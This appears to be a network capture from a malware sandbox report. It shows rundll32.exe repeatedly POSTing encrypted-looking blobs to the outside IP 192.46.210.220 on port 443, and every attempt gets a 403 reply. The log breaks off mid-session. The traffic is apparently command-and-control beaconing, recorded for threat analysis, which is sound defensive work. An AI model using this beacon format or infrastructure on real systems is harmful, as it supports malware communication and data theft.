2021-10-28 02:52:24 UTC	213	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:24 UTC	223	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:24 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.5	49937	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:24 UTC	218	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:24 UTC	218	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:25 UTC	223	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.5	49944	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:28 UTC	223	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:28 UTC	223	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:28 UTC	233	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:28 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.5	49945	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:28 UTC	228	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:28 UTC	228	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:29 UTC	233	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.5	49953	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:31 UTC	233	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:31 UTC	233	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:32 UTC	243	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.5	49955	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:32 UTC	238	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:32 UTC	238	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:33 UTC	243	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.5	49968	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:35 UTC	243	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:35 UTC	243	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:36 UTC	253	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49772	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:09 UTC	24	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:09 UTC	24	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:09 UTC	34	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.5	49972	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:36 UTC	248	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:36 UTC	248	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:36 UTC	253	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.5	49987	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:39 UTC	253	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:39 UTC	253	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:40 UTC	263	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.5	49988	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:40 UTC	258	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:40 UTC	258	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:40 UTC	263	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.5	49995	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:44 UTC	263	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:44 UTC	263	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:45 UTC	273	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.5	49996	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:44 UTC	268	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:44 UTC	268	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:45 UTC	273	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.5	50003	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:48 UTC	273	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:48 UTC	273	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:52:49 UTC	283	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.5	50004	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:48 UTC	278	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
